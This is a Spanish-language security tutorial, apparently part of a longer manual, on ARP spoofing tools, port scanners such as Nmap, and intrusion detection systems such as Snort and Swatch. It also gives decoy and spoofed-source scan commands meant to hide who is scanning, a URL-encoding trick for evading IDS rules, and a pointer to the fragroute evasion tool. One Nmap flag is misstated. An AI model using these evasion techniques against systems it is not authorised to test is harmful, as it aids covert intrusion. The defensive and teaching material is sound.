Ettercap puede ejecutar cuatro métodos de esnifado: IP, MAC, ARP y ARP público. Así mismo, automatiza los siguientes procedimientos:

1. Inyecta caracteres en las conexiones
2. Esnifa sesiones encriptadas SSH
3. Recolecta contraseñas
4. Mata conexiones también

Parasite
Parasite es un daemon que vigila las peticiones ARP en una LAN y automáticamente envía respuestas ARP falsas. Con esto se coloca a una computadora atacante como intermediaria para cualquier computadora que esté difundiendo (broadcasting) y haciendo peticiones ARP. Con el tiempo, esto resulta en un ataque MIM por toda la LAN y todos los datos en el switch pueden ser esnifados sin tanto esfuerzo.

Parasite no hace una limpieza adecuada cuando ha parado su ejecución, por lo que el resultado es un DoS de todas las computadoras envenenadas. Esto es debido a que sus cachés ARP se encuentran apuntando a una dirección MAC que ya no está enviando sus marcos. Las entradas ARP envenenadas deben expirar antes de que se resuma la operación normal.

Para evitar el falseamiento, las tablas ARP deben tener una entrada estática por cada máquina en la red. Tristemente, en la mayoría de las LAN esto no es factible dado el costo elevado de tratar de mantener las tablas actualizadas. Algunas pruebas han mostrado que Winxx acepta respuestas ARP espofeadas y actualiza la entrada estática con la MAC falsa, con lo que se sabotea el propósito de las rutas estáticas.

La Defensa
No existe una defensa universal contra el ARP spoofing. De hecho, la única defensa posible es utilizar entradas ARP estáticas, es decir, que estas no cambien. Dado que las entradas ARP estáticas no pueden ser actualizadas, las respuestas ARP falseadas son ignoradas.

La forma de descubrir que hay un "intermediario" en nuestra conexión, será examinar la caché ARP de la máquina y comprobar si existen dos máquinas con la misma dirección MAC.

La Detección como defensa. Puede emplearse la herramienta gratuita Arpwatch cuya acción es la de escuchar buscando respuestas ARP en una red. Construye una tabla con asociaciones IP/MAC y las almacena en un archivo. Cuando la dirección MAC asociada a una IP es modificada (evento conocido como flip-flop), se envía de inmediato un correo electrónico al administrador de la red.

Parasite causa un montón de flip-flops, dejando la dirección MAC del atacante presente en los correos del Arpwatch. Ettercap causa varios flip flops, pero en una red con DHCP activado donde estos flip-flops ocurren a intervalos regulares, es difícil de detectar.

Existen en el mercado conmutadores (switches) inteligentes que evitan en su programación todo tipo de engaños con la MAC. Estos conmutadores son una solución adecuada para evitar este tipo de problemas de seguridad. Una empresa con los suficientes recursos, y a la que le preocupe la seguridad de sus datos en la red, podrá adquirir estos conmutadores. Sin embargo hay compañías que en su presupuesto, o por simple negligencia, no tienen contemplado este tipo de protección.

También pueden encontrarse utilerías que permiten cambiar la dirección MAC de la computadora, como el GentleMacPro que puede descargarse desde

http://www.4shared.com/file/13742358/9fde04ab/GentleMACPro_Setup.html

Escaneadores de Puertos

Los programas escaneadores de puertos (port scanners en inglés) son herramientas muy versátiles que ayudan a los operadores y administradores de sistemas a comprobar la seguridad de los servidores. Al mismo tiempo, son programas imprescindibles en el kit de los hackers o los expertos en seguridad (que para efectos de nuestro documento, podemos considerarlos sinónimos).

Los escaneadores de puertos preguntan de forma automatizada si existe un puerto de los efímeros abierto a la escucha o "hablando", aunque estos no interesen tanto, ya que es de muy poca utilidad saber qué puerto ha elegido en ese instante la computadora objetivo para descargar una página. La cosa cambia cuando la computadora es nuestra.

Si aplicamos un escaneador de puertos a nuestra propia computadora (aplicarlos a otras sabemos que es un delito) podremos obtener una gran cantidad de datos que nos pueden ayudar a saber cómo se comporta nuestra máquina. Conocer los puertos a la escucha nos proporciona información detallada acerca de los servicios que tenemos instalados como servidores. Los sevicios pueden ir desde correo hasta bases de datos, pasando por troyanos, de los que hablaremos más adelante en este documento. Es por esto que nunca está de más permanecer atentos a lo que sucede a nivel TCP y UDP en nuestra máquina. Esto nos posibilita estar a la defensiva contra cualquier atacante.

Conocer los puertos efímeros que hablan en nuestra computadora nos proporciona información sobre lo que nuestra máquina está haciendo, si se esta comunicando con otra y a través de qué puerto lo hace. Ésto puede ser una señal de que alguien se nos ha infiltrado y nos está robando información. Contra la creencia popular, dos grandes compañías entran como Juan por su casa a nuestras computadoras. Lo hace el software de AOL, inclusive el Security Edition 9.0 y también lo hace Microsoft, más frecuentemente de lo que quisieramos. En base a esto, es conveniente curiosear un poco en los puertos de nuestra máquina.

Vamos a discutir un poco acerca de programas escaneadores de puertos y la forma de saber si están escaneando puertos y poder prevenir un ataque.

Netstat
El programa básico que lleva a cabo la tarea de ver los puertos en servicio tanto en Windows como en Linux se llama Netstat, aunque su poder y eficacia lo muestra más en Linux. Desde la consola de comandos se invoca al programa y se le aplica una serie de opciones.

```
C:\>netstat -a
```

En Linux, abrimos una terminal o consola de comandos y tecleamos

```
~$ netstat -a
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	*:nfs	*:*	LISTEN
tcp	0	0	*:netbios-ssn	*:*	LISTEN
tcp	0	0	Orianna:ipp	*:*	LISTEN
tcp	0	0	*:smtp	*:*	LISTEN
tcp	0	0	*:microsoft-ds	*:*	LISTEN
udp	0	0	*:nfs	*:*	
udp	0	0	*:netbios-ns	*:*	

Esto nos muestra someramente sobre los puertos abiertos y hacia dónde se dirigen o de donde vienen. En la columna de la izquierda vemos el protocolo a que pertenecen los puertos, TCP o UDP. En la muestra anterior vemos al lado derecho, en la cabecera de la columna, la palabra state (estado), el cual nos indica precisamente en qué estado se encuentra el puerto, es decir, si está escuchando o hablando. En este ejemplo, el puerto esta en listen, o sea escuchando, por lo que deducimos que son servidores.

Otro comando en Linux sería el **ss** que nos daría la misma información, la diferencia es que nos muestra los puertos a la escucha.:

```
~$ ss -a
```

State	Recv-Q	Send-Q	Local Address:Port
LISTEN	0	0	*:nfs
LISTEN	0	0	*:netbios-ssn
LISTEN	0	0	127.0.0.1:ipp
LISTEN	0	0	*:smtp
LISTEN	0	0	*:microsoft-ds

Estados De Los Puertos
Existen varios estados en que se pueden encontrar los puertos y al escanearlos nos podemos encontrar con los siguientes:

- Los puertos pueden estar listening (escuchando) a modo de servidor. A estos puertos llegarán conexiones remotas y es por donde pueden entrar intrusos a nuestros sistemas. Como recordaremos, los puertos bajos (por debajo de 1024) son servidores.
- Otros puertos estarán en conexión established (conexión ya establecida) y comunicándose con el servidor. Estos pueden ser los puertos altos.
- Los puertos pueden estar closed (cerrado), lo que indicaría que aunque existe un programa escuchando en ellos, no está activo, el servicio que presta ha sido detenido.
- También existe el modo stealth (sigiloso) en el que no se tiene constancia de que exista el puerto. Es lo mejor para negar toda información. El que escanea nuestros puertos y recibe este estado, se queda sin la certidumbre de si el puerto está cerrado o abierto para él o si en realidad siquiera existe algún servicio escuchando detrás de él.
- Otros puertos pueden estar en estado Close_Wait, que indica que la conexión sigue abierta, pero el otro extremo nos comunica que no va a enviar nada más.
- Time_Wait es el estado que hace referencia a que la conexión ha sido cerrada pero que no se elimina de la tabla de conexión por si queda pendiente algo de recibir. Netstat no nos informará de puertos que estén cerrados o en Stealth.

Para que Netstat permita la visualización de las conexiones en tiempo real, es necesario invocarlo con sus opciones, añadiéndole un parámetro numérico que le indicará al programa el intervalo en segundos en el que se refrescará la información.

```
~$ netstat -a 3
```

Nos mostrará la información refrescándola cada tres segundos. Se usa Ctrl+C para detenerlo.
En las conexiones UDP, Netstat no muestra la dirección remota debido a que UDP no está orientado a la conexión.

Cuando en “Dirección remota” aparezca algo como

usuario:0

significa que la computadora está escuchando en esos puertos.

X-Netstat
Éste es un programa mucho mejor que el Netstat, cuesta unos pocos dólares y se puede descargar desde la página http://www.freshsw.com/xns

X-Netstat es un programa útil para comprobar lo que se maneja en nuestro sistema. Muestra en la parte inferior los puertos TCP y UDP que se mantengan abiertos y en la parte superior podemos ver las conexiones que esta realizando nuestra computadora.

Tanto el Netstat como el X-Netstat son del tipo de programas que monitorizan, pero también están los programas que hacen comprobaciones de los estados de los puertos, como el Nmap.

Nmap
Este programa es el más famoso de escaneadores (puede verse en la película Matrix Reloaded) y se puede descargar desde la página http://insecure.org/nmap/

Originalmente creado para Linux, fue porteado a Windows por la empresa Eeye (www.eeye.com), pero desafortunadamente no tiene los mismos resultados. En la página oficial del Nmap se encuentra toda la información en su manual de usuario, la zona de descarga para la versión Linux y Windows e inclusive la forma de configurarlo. Puede bajarse en foma para compilarse o como binario, aunque se recomienda la primera opción.

Una de sus mayores ventajas es la posibilidad de realizar escaneos de puertos sin ser detectado. Aquí hay que recordar el bit **SYN** que mencionamos en el capítulo TCP (Transmission Control Protocol). Este bit se usa en el protocolo TCP para que la máquina remota supiera que se quería contactar con ella y comenzara las gestiones necesarias. Si está de acuerdo en iniciar diálogo, devuelve un paquete con el par de bits **SYN|ACK** activados, confirmando que el puerto está a la escucha. La secuencia inicial en estos casos es comenzar a enviar algún dato para establecer la comunicación, pero si en ese preciso instante, en vez de seguir enviando datos, se envía un paquete con el bit RST activado, que es el bit que indica que la conexión ha terminado o que se rechaza, entonces la conexión realmente no habrá existido y no quedará registrada en el servidor. Habremos comprobado el estado de los puertos pasando completamente inadvertidos.

Recordemos que el hacker debe conocer qué puertos mantiene abiertos un servidor. Esto es básico para evaluar la seguridad del sistema.

Normalmente, para un administrador, detectar conexiones que comprueban sistemáticamente los puertos del 1 al 49151 -los usados como servidores-, delatan casi con certeza que se está gestando un ataque. Si se llega a establecer la conexión, quedará registrada nuestra dirección IP y se nos pondrá bajo acción legal. Es necesario configurar los servidores para que registren los escaneos furtivos que pudieran no llegar a ser registrados en los logs.

Decoy Scans
Otra de las ventajas del Nmap es la posibilidad de realizar escaneos pseudoanónimos. Si se sospecha que el sistema blanco puede detectar los escaneos ocultos, se puede utilizar la técnica de los decoy scans (escaneos señuelo). Ésta técnica consiste básicamente en implicar a algunas máquinas inocentes que estén activas en ese momento. Se recopilan un buen bonche de direcciones IP y se lanza un escaneo de esta manera:

```
nmap -D señuelo1[, señuelo2, señuelo3, YO,... señueloN] 123.123.123.123
```

donde los señuelos son las direcciones IP inocentes y YO es la máquina propia. 123.123.123.123 es la máquina blanco. La máquina victimizada recibirá ataques aparentemente lanzados desde todas las direcciones que se hayan puesto, incluyendo la nuestra. Es una tarea muy difícil el tratar de encontrar el verdadero orígen del ataque de entre 10 ó 15 direcciones IP.

Escaneo Dumb Host
Abrimos una consola en Linux y tecleamos lo siguiente cuidando los espacios:

```
nmap -sl x.x.x.x [:P] 123.123.123.123
```

Con este tipo de escaneo, conocido en castellano como Host Tonto, también el sistema que nos hayamos marcado como objetivo (123.123.123.123) cree que el ataque proviene de un sistema inocente (x.x.x.x) a través del puerto :P.

Puede cubrirnos las espaldas, pero del mismo modo, puede acarrearnos diversos problemas legales si la dirección pertenece a un host verdadero en uso. Es necesario que en la dirección que pongamos en x.x.x.x escuche un proxy, de los que hablaremos más adelante.

Con la opción **-O**, el Nmap intentará averiguar con qué sistema operativo estamos tratando. Aunque muchas veces existen evidencias claras como puertos que, con el 99% de seguridad, solo son abiertos por Winxx o Linux exclusivamente.

Ejemplo:

```
nmap -O 123.123.123.123
```

Starting nmap V2.53 by Fiodor@insecure.org
(www.insecure.org/nmap/)
Insufficient response for TCP sequencing (1), OS detection will be MUCH less reliable
Interesting ports on 123.123.123.123 (123.123.123.123):
The 1510 ports scanned but not shown below are in state closed

Port	State	Service
21/tcp	open	ftp
80/tcp	open	http
139/tcp	open	netbios-ssn
443/tcp	open	https

Remote OS guesses: Windows NT4 / Win95 / Win98, Windows NT4 SP3, Microsoft NT 4.0 Server SP5 + 2047 Hotfixes.

Casi siempre el puerto 139, perteneciente al NetBios, corresponderá con un sistema Windows, como veremos más adelante.

Los troyanos suelen instalarse para escuchar en los puertos altos. Se supone que estos puertos son solo usados para hacer de clientes, y de esto se aprovechan los programas de este tipo, para pasar inadvertidos a herramientas escaneadoras.

Nmap nos da la posibilidad de rastrear un rango de IPs enviándoles un ping, que no es de utilidad para escanear puertos, pero permite saber qué máquinas estan vivas y responden a estos pings. Es posible configurar el servidor para que ignore tales pings.

En Winxx las opciones difieren un poco con respecto del que se creó para Linux, pero se ofrecen resultados muy similares. Para obtener la ayuda del programa tecleamos:

```
C:\>programas\nmap1>nmap -win_help
```

Existen varios tipos de escaneadores de puertos y cada uno tiene opciones similares, algunos traen más o menos opciones. Si ejecutamos un escaneador de puertos en nuestra propia máquina y luego el X-Netstat al mismo tiempo, se podrán ver la cantidad de puertos (o sockets) cliente que se abren en segundos, todos en busca de puertos servidores a la escucha. en la máquina remota. Esta es una buena manera de comprobar la diferencia entre un monitorizador y un escáner de puertos.

Los Puertos y la Seguridad
Los puertos abiertos en un servidor son como una puerta de entrada por donde ingresan las conexiones. Si tenemos en nuestro servidor muchos puertos abiertos, estaremos exponiendo a nuestra máquina al peligro. Esto es análogo a dejar nuestra casa con puertas y ventanas abiertas de par en par mientras dormimos en la noche.

Los puertos que debemos tener abiertos son aquellos que vayamos solamente a necesitar. Si montamos una página web, sería el puerto 80; si tenemos un servidor FTP, el 21, etc. Estas previsiones no son porque el tener puertos abiertos sea un problema de seguridad en sí, sino por los programas que escuchan detrás de ellos.

Hay que recordar que los puertos que están hablando, pero que no están a la escucha, son los que maneja el cliente y no son indicativo de que puedan entrar a través de ellos (porque no hay un programa servidor atrás escuchando en ellos), simplemente indican que nuestra máquina se está comunicando con otra.

Es necesario tener en mente que una cosa es conexión y otra diferente es la comunicación. El programa X-Netstat muestra en la parte inferior de la pantalla los puertos que se tienen abiertos. Hay que mantenerse atentos a los Remote Hosts en busca de direcciones sospechosas donde acudiesen datos. Esto nos indicaría que nuestra máquina se ha conectado a un servidor desconocido sin nuestra autorización. Pero no es motivo de alarma ya que se establecen cientos de conexiones sin que seamos concientes de ello. Un ejemplo de esto es cuando se carga una página web con publicidad, en vez de tener un banner en la propia página, se nos redirige a un servidor especial de banners publicitarios, por lo que es nuestra máquina la que abre un nuevo puerto hacia ese servidor sin darnos cuenta.

Escaneo Basado en Web
Cuando se habla de “nuestro servidor”, se incluye, por supuesto, a nuestra computadora de escritorio o laptop. Un hacker que ve a nuestra máquina como en un servidor de datos, solo tiene que dar con la manera de que esos datos les sean servidos, combinar los clientes y las técnicas para poder comunicarse a través de algún puerto abierto y extraer los datos que desea.

Si no disponemos de un escáner de puertos en la máquina donde estamos trabajando y no podemos instalar nada, ya sea porque es pública o simplemente debido a que no nos pertenece, podemos hacer uso de los escaneadores de puertos que existen en Internet. Nos permitirán conocer, visitando una página, los puertos que se encuentran abiertos en nuestro sistema. Si nos conectamos desde una red interna, nos mostrará el gateway o proxy que nos proporcione la conexion. Si usamos un router, en veces podrá bloquear también puertos, por lo tanto, este tipo de escaneo no es muy fiable para comprobar los puertos de la propia máquina, pero sí que nos da una idea de lo que el mundo exterior puede llegar a saber de nosotros.

En veces, por distintas circunstancias, cortafuegos, privilegios, etc., no tiene porque coincidir lo que nos muestra Nmap ejecutado localmente y sobre nuestra propia máquina con los resultados que personas o máquinas con otra dirección IP pueden llegar a saber de nosotros. Debemos tener en mente que si nuestra máquina hace de cliente y servidor a la vez, puede tener acceso a puertos o servicios que a una máquina remota no le están permitidos. Lo verdaderamente peligroso sería al revés. Que algún sujeto, por ejemplo, configurara un servicio para que solo admita conexiones desde su dirección IP. Para el resto de las personas o direcciones IP, el puerto estaría cerrado o no existiría y sólo él tendría permiso explícito para establecer una conexión.

Existen muchos escaneadores web, pero debemos tener cuidado de que solo haga el escaneo sobre nuestra propia IP y no sobre la proxy-cache de nuestro DSL de la compañía de teléfonos. Uno de ellos es http://scan.sygate.com./probe.html. En muchos casos será capaz de averiguar nuestro Sistema Operativo, nombre de la PC y es en estos casos donde debemos preocuparnos porque es demasiada información la que tiene.

Detección y Seguridad contra Escáneres
No es necesario ser un profeta para poder deducir que un escaneo de puertos es casi el preludio de un ataque inminente, por lo que debemos tomar acciones ante el atacante.

Existen varios programas en el Internet que nos posibilitan detectar los accesos sospechosos a puertos, esto es cuando se accede a muchos puertos seguidos o consecutivos o, sencillamente, a muchos puertos a la vez desde una máquina remota. Esto debe alertarnos porque para las comunicaciones habituales se debe acceder solamente al puerto necesario y no de modo aleatorio a aquellos puertos que están o pueden estar cerrados. Los siguientes programas caen dentro de la categoría de IDS (Intrusion Detection Systems) o Sistemas de Detección de Intrusos, tema de los que nos ocuparemos en el siguiente capítulo.

Portsentry
El Centinela de Puertos en español. Es un programa que, en nuestra computadora, detectará el tipo de actividad que hemos mencionado anteriormente. Se pone a escuchar en los puertos no usados para vigilar las conexiones, quién se está intentando conectar y de qué manera. Estas acciones no se deben confundir con las de un cortafuegos aunque las actividades sean similares. Si detecta el típico movimiento sospechoso de un escáner como son el acceso a puertos consecutivos de manera rápida o acceso a puertos cerrados, bloqueará la dirección IP de donde provenga el escaneo. de este modo no aceptará más conexiones por su parte, sean o no legítimas. Éstas acciones de negación son las que se llevan a cabo en conjunto con un cortafuegos. El programa meterá la IP en una lista negra (black list) con la que contrastará y cotejará todos los accesos mientras no le especifiquemos lo contrario.

Del mismo modo, el programa podrá responder de otras formas al atacante, no solo denegándole el acceso. Siendo que es totalmente configurable, se pueden emprender acciones como enviarle mensajes, intentos de conexión y hasta devolverle el “favorcito”. La cuestión aquí es dejarlo todo por la paz, no tomar represalias, y solo negarle el acceso, esto es lo más recomendable y lo más sano. Él atacante se dará cuenta de que no es bien recibido y se alejará. Sabrá que lo hemos descubierto. De nada vale servirse un plato frío de venganza.

Por otro lado, una de las desventajas del portsentry es que puede provocar muchos problemas si no es configurado adecuada y concienzudamente. No es infalible. Algunas aplicaciones legítimas intentan acceder a puertos no usados y serán detectadas por error y consideradas por el programa como atacantes. Incluso puede llegar a bloquear los servidores DNS y como consecuencia no poder navegar por la web.

Portsentry no está por el momento disponible para la plataforma Windows. Puede ser descargado desde la página siguiente, porque al parecer su página oficial ha desaparecido.:

http://packetstormsecurity.org/UNIX/IDS/portsentry-1.1tar.gz

PortBloker
Este es un programa muy parecido al Portsentry, pero es para Windows. A diferencia de éste, PortBloker no es tan dinámico a la hora de responder. Su manejo e instalación son considerablemente sencillos. Una cosa que hay que tener en cuenta es que debe ejecutarse justo después de haberse conectado al Internet, de otra forma el programa no funcionará correctamente.

Sistemas de Detección de Intrusos

Todo Sistema Operativo cuenta con un proceso de registro y almacenamiento de eventos y lo hace a través de bitácoras también conocidas como ***logs***. En cuestiones de seguridad, estos registros permiten conocer las distintas vulnerabilidades y ayudan a prevenirlas en lo futuro.

En un principio, la compañía estadounidense Bell Telephone System decidió, en la década de los cincuenta, automatizar los procesos de registro de eventos en sus máquinas. La computadora era capaz de almacenar cronológicamente los eventos importantes que iban ocurriendo dia a dia. A esto se le conoció como Electronic Data Process (*Proceso Electrónico de Datos*).

Anteriormente, todos los reportes sobre eventos ocurridos en una computadora eran registrados y entregados por técnicos en papel. Sin embargo, no fue sino hasta 1980 cuando James P. Anderson, tras estudiar detenidamente el problema del análisis de las bitácoras de registro. ideó un mecanismo para que automatizara la tarea de revisión de registros. Con los registros se estudiaba el comportamiento de los usuarios, se creaban patrones estadísticos para definir el comportamiento del estos y detectar si alguien había secuestrado una cuenta. Esta idea iniciaría el desarrollo de los futuros IDS, siglas en ingles de Sistemas de Detección de Intrusos -Intrussion Detection System.

Los IDS se encargan de detectar posibles intrusiones al sistema que pudieran ser ataques o abusos, como el escaneo de puertos, y los registra en un log que puede ser revisado posteriormente por el administrador o los operadores del sistema. Algunos programas emiten una señal sonora de alarma aunque normalmente se limitan a registrar el evento en una base de datos.

Para que un IDS sea eficaz, es necesario configurarlo adecuadamente, indicarle los patrones que se sospechan pueden ser peligrosos. Estos patrones deben de ser actualizados regularmente debido a que a diario surgen nuevas formas de ataque. Cabe la posibilidad de configurar al detector para que nos envíe por email un reporte.

Se recomienda definir cautelosamente lo que puede ser un ataque y lo que no, pues se pueden generar falsos positivos. Los falsos negativos, ocurren cuando el sistema no detecta un ataque y lo deja pasar.

Funciones de los IDS
Los IDS proporcionan tres funciones esenciales de seguridad: monitorizan, detectan y responden a la actividad que pudiera considerarse sospechosa.

Monitoreo: El IDS se mantiene vigilante de la red, escudriñando el tráfico en busca de cualquier paquete susceptible de contener en su interior código no deseado. Qué visita a quién y cuándo lo hace, quién viene desde el exterior y qué es lo que busca en nuestra red, etc. En este sentido actúa igual que un Sniffer (que detallaremos ampliamente más adelante). De hecho, muchos gustan de utilizarlos como tal.

Detección: Los IDS emplean políticas (que son reglas totalmente configurables desde el mismo sistema) que ayudan a definir las actividades sospechosas de todo ese tráfico que provocarían una alarma si es que coinciden.

Respuesta: Esta alarma puede venir en forma de ejecución de archivos en el sistema, páginas html dinámicas con gráficos o incluso correos con la información necesaria. También podría incluir la expulsión de un usuario del sistema, el aislamiento de la máquina mediante la desconexión de la tarjeta de red, etc.

Un ejemplo concreto podría ser la detección de un ataque a través de URL[21]. Si nuestra página web tiene un directorio especial llamado www.midominio.com/admin/ desde donde actualizamos vía web los contenidos, cualquier intento de acceso diferente al nuestro estará desautorizado por naturaleza. Se podría crear una regla en nuestro IDS que buscara un "GET /admin/HTTP/1.1" en la red, lo que nos indicaría casi probablemente alguna aviesa intención por parte de la persona que haya originado la petición. Pero algunos de estos ataques pueden pasar inadvertidos si el atacante tiene un poco de imaginación.

Por ejemplo haciendo uso del unicode. El unicode puede verse básicamente como el conjunto de caracteres ASCII donde se asocia cada símbolo con un número. Unicode también proporciona un número para cada caracter, pero estos son muchos más, abarcan letras de muchos alfabetos y es independiente de la plataforma, el programa o lenguaje. El unicode se inventó a partir de la popularidad del Internet y la necesidad de los servidores de recibir peticiones en cualquier idioma del planeta. Podríamos traducir los caracteres en su forma hexadecimal, por ejemplo, la @ (arroba) es %40; el espacio, %20; el "." es %2e; la letra a es %61 y la b es %62. Como existe una equivalencia, es exactamente lo mismo poner

```
GET /admin/HTTP/1.1
```

que

```
GET /%61dmin/HTTP/1.1
```

En realidad, usando unicode sobre IIS, habría hasta 83,060,640 formas diferentes de representar, por ejemplo, "AEIOU".

Clasificaciones de los IDS

Una de las muchas clasificaciones que se pueden hacer de los IDS es por su individualidad o colectividad, es decir, si se dedican a monitorizar a uno o más hosts en una red. Existen programas que monitorizan los eventos generados en una sola computadora, dan formato a los resultados y generan alarmas. Estos son llamados **Host IDS** y son implementados en sistemas que poseen datos muy críticos.

Los Host IDS son excelentes como defensa contra los raptos de cuentas de usuario o detección de archivos alterados, pero tienen la gran desventaja de que sobrecargan las máquina. Dentro de los más famosos se encuentran **Dragon Squire** y **EventWatch**, para la plataforma Windows, y **Tripwire** y **SWATCH**, éste último muy confiable y sencillo de usar.

Los **Application IDS**, son una modalidad recientemente aparecida que posibilita controlar la entrada (input) que se introduce en cualquier aplicación, en busca de técnicas sospechosas.

Sin duda, los más interesantes son los NIDS, o Network IDS, que vigilan el tráfico de red en vez de solo una máquina. Para una organización que posea servidores conectados a Internet, resulta mucho más interesante conocer qué tráfico circula por sus redes. Igual si existe un servidor de datos en una red local, aunque permanezca aislada del mundo exterior.

Una buena muestra de programas de este tipo puede ser **NetRanger**, **Dragon**, **NFR** y **Snort** (www.snort.org) del que hablaremos más adelante por ser uno de los IDS gratuitos más populares y mejor conocido.

---

21 **Uniform Resource Locator** (Localizador Uniforme de Recursos) Sistema unificado de identificación de recursos en la red. Las direcciones se componen de protocolo, FQDN y dirección local del documento dentro del servidor. Este tipo de direcciones permite identificar objetos WWW, Gopher, FTP, News. Ejemplos de URL son: <http://www.anaya.es> o <ftp://ftp.ati.>

Desventajas de los IDS
No es fácil implantar los IDS en sistemas críticos o con ciertas características particulares. Por ejemplo, analizar todo el tráfico de una red en tiempo real, o el tráfico que entra y sale de un solo host, puede hacer ponderantemente más lento el rendimiento. No todos recurren al tiempo "real". Existen IDS que guardan las bitácoras de registro en lotes que revisan cada cierto tiempo especificado.

Por otro lado, en redes en las que los datos viajan demasiado rápido, el IDS puede tener problemas para capturar todo el tráfico necesario. En redes conmutadas (por switches), donde los distintos segmentos de la red no tienen la capacidad de "ver" el resto del tráfico, sería un gasto desorbitado colocar un IDS en cada segmento. Esto es además de los problemas añadidos de tratamiento unificado de la información que proporcionará cada uno.

Un desventaja, como con cualquier herramienta destinada a la protección de sistemas, es la propia vulnerabilidad ante ataques destinados a burlar la vigilancia del IDS, ya sea saturándolo de tráfico a analizar (Denegación de servicios, ataque que describiremos más adelante) o bien mediante herramientas que disimulan la información que deambula por la red, volviendo invisibles sus verdaderas intenciones.

Los IDS sufren de serias dificultades ante el problema del cifrado. Al basarse su funcionamiento en la comparación de patrones conocidos, el hecho de que el ataque se lleve a cabo de manera cifrada (SSH o SSL[22]), por ejemplo, anula casi toda posibilidad de reconocimiento de ataques.

Tampoco pueden hacer mucho en contra de la cuestión de fragmentación de paquetes TCP. En 2002, un sujeto llamado Dug Song programó una herramienta que podía eludir todos los IDS comerciales. Lo que hace el programa es trocear la información en paquetes más pequeños, de las formas más enrevesadas posibles. El IDS tiene que reordenar la información para poder procesarla, y si la tarea es muy complicada, falla en el intento.

El programa puede ser descargado desde: http://www.monkey.org/~dugsong/fragroute/

Hasta el momento, el programita cumple con su cometido a la hora de burlar una muy buena cantidad de IDS.

Programas útiles
Tanto en Winxx como en Linux, podremos encontrar programas que se encargan de estudiar los logs en tiempo real y envían alertas configurables cuando encuentran patrones predefinidos. Dos de los mejorcitos son el Swatch para Linux y el Eventsentry para Windows. Swatch puede descargarse desde http://swatch.sourceforge.net y se ejecuta de la manera siguiente:

```
swatch -c /etc/swatchrc -t /var/log/messages
```

que indican el archivo de configuración y desde donde se almacenan los registros. El archivo de configuración tiene un aspecto muy parecido a esto:

```
watchfor /IDS/
        echo bold
        mail    addresses=admin,subject=-
¡Alerta Snort!
        exec echo $0 &gt;&gt; /var/log/IDS-scans
```

22**SSL** Secure Socket Layer (Capa de Conexión Segura) Protocolo creado por Netscape con el fin de posibiltar la transmisión cifrada y segura de información a través de la red.

Swatch buscará el patrón IDS en los logs. Si lo encuentra lo mostrará en negritas (bold), enviará un correo con un asunto y ejecutará lo que se le diga. En este caso, la línea que contenga el patrón será almacenada aparte en **/var/log/IDS-scans**.

Eventsentry es un programa para windows fácil de usar y cuya versión mejorada es de pago y se puede descargar desde http://www.netikus.net/products_downloads.html?SESSION= .

IDS y los Desbordamientos de Búfers (Buffers)
Los IDS también pueden prevenir los desbordamientos de búfers (Buffer Overflow). Hay que recordar que estos son fallos en los programas que provocan un error en la pila (stack) del sistema, de modo que al atacante se le facilita tomar el control del puntero de la pila y provocar que apunte hacia el código que desee ejecutar sobre la víctima. Por lo general, el búfer donde se inyecta el código es mayor que el código a inyectar, por lo que se suelen usar instrucciones de NOP (No Operation) para hacer encajar todas las piezas en el procesador. Esto requiere conocimiento de lenguaje ensamblador[23] (assembler) ya que se trabaja a muy bajo nivel, en código máquina. En la arquitectura de los procesadores x86, la instrucción NOP se simboliza con %90, por lo que una cadena larga de "%90" viajando hacia un host, no aspecta nada bueno. Para prevenir esto, una simple regla en el IDS es suficiente.

El problema surge con los *shellcodes polimórficos*. Estos tienen 3 elementos diferenciadores que los hacen difíciles de detectar: La parte NOP consecutivos es convertida en una serie aleatoria de instrucciones que también concluyen en un efecto nulo para el procesador, por lo que resultan equivalentes. El código shell está ahora cifrado, lo que hace que se convierta en un montón de caracteres aleatorios aparentemente sin sentido. Por último, el propio motor que descifra el código (que puede variar de un exploit a otro) usando técnicas similares a las de los virus. Contra estas técnicas se están investigando formas de detectar estos códigos tal y como se hace con las firmas de los virus.

A la hora de realizar labores de forense posteriores a un ataque, los IDS resultan de gran ayuda para determinar el alcance del daño y hasta poder dar caza al intruso. Un elaborado registro de incidencias ocurridas en la red, con el contenido de los paquetes de cada visita es imprescindible para realizar una buena labor de investigación, pero para hacer esto, no se deben alojar los logs dentro de la propia máquina. Ya sabemos lo sencillo que es para un atacante que sabe lo que hace (o cree saber) eliminar los logs. Lo mejor es instalar una base de datos como MySql, en un sistema remoto que almacene los registros y que permitan ser consultados cómodamente.

SNORT
Snort es el la quintaesencia de las herramientas de detección de intrusos. Lo mejor de todo es que es gratuito y de código libre. Snort se puede usar con MySql, un potente servidor de datos. Ambos son la pareja ideal.

Supongamos que tenemos la máquina SNORT 192.168.0.1, donde correrá el detector de intrusos y la máquina MYSQL 192.168.0.2, donde se ejecutará el servidor de datos.

Antes que nada, debemos descargar una librería que Winxx no posee y de la que no podemos prescindir para la realizar las labores de sniffer (tema que veremos más adelante) y poder capturar el tráfico de la red. Se llama WinpCap y debe ser instalada tanto para usar el Snort como cualquier otro sniffer. Se puede descargar desde http://winpcap.polito.it.

23Lenguaje de programación de bajo nivel que se usa para escribir programas pequeños incluídos los virus. En los días tempranos, el lenguaje assembler se usó siempre. Hoy solo se usa cuando la velocidad es esencial o cuando la tarea no es posible en el lenguaje de Alto nivel que nosotros estamos usando. Se dice que es de bajo de nivel ya que están más cerca al lenguaje máquina. Lo de nivel no tiene el significado de "calidad" como alguien podría pensar. Los archivos llevan extensión .ASM

Cuando se está instalando, lo primero que pregunta nos Snort es si deseamos soporte para FlexResp, que permite cerrar conexiones cuando se reconoce un patrón. Preguntará también si queremos soporte para MS SQL Server, que no es el caso. Lo demás puede dejarse por defecto.

Para su configuración, sigue la filosofía Linux, y en el archivo snort.conf ubicado en C:\snort\etc\, que resulta bastante autoexplicativo, podremos encontrar la información necesaria para afinar la herramienta a nuestro gusto. Hay que notar que el archivo se encuentranen formato Unix, por lo que debemos abrirlo y modificarlo con el Wordpad.

Lo más importante es asegurarnos que Snort encuentra las reglas vigilando la variable

```
var RULE_PATH
```

Por defecto viene con el valor "…/rules" que significa que escala un directorio para encontrarlo. Es mejor cambiar su valor por

```
var RULE_PATH  C:\snort\rules
```

La variable HOME_NET nos dice qué se quiere monitorizar dentro de nuestra red. Si solo se desea monitorizar el propio host, es necesario indicarlo de este modo:

192.168.0.1/32

Si se quiere monitorizar la red entera 192.168.0.x, podemos indicarlo así:

```
var HOME_NET 192.168.0/24
```

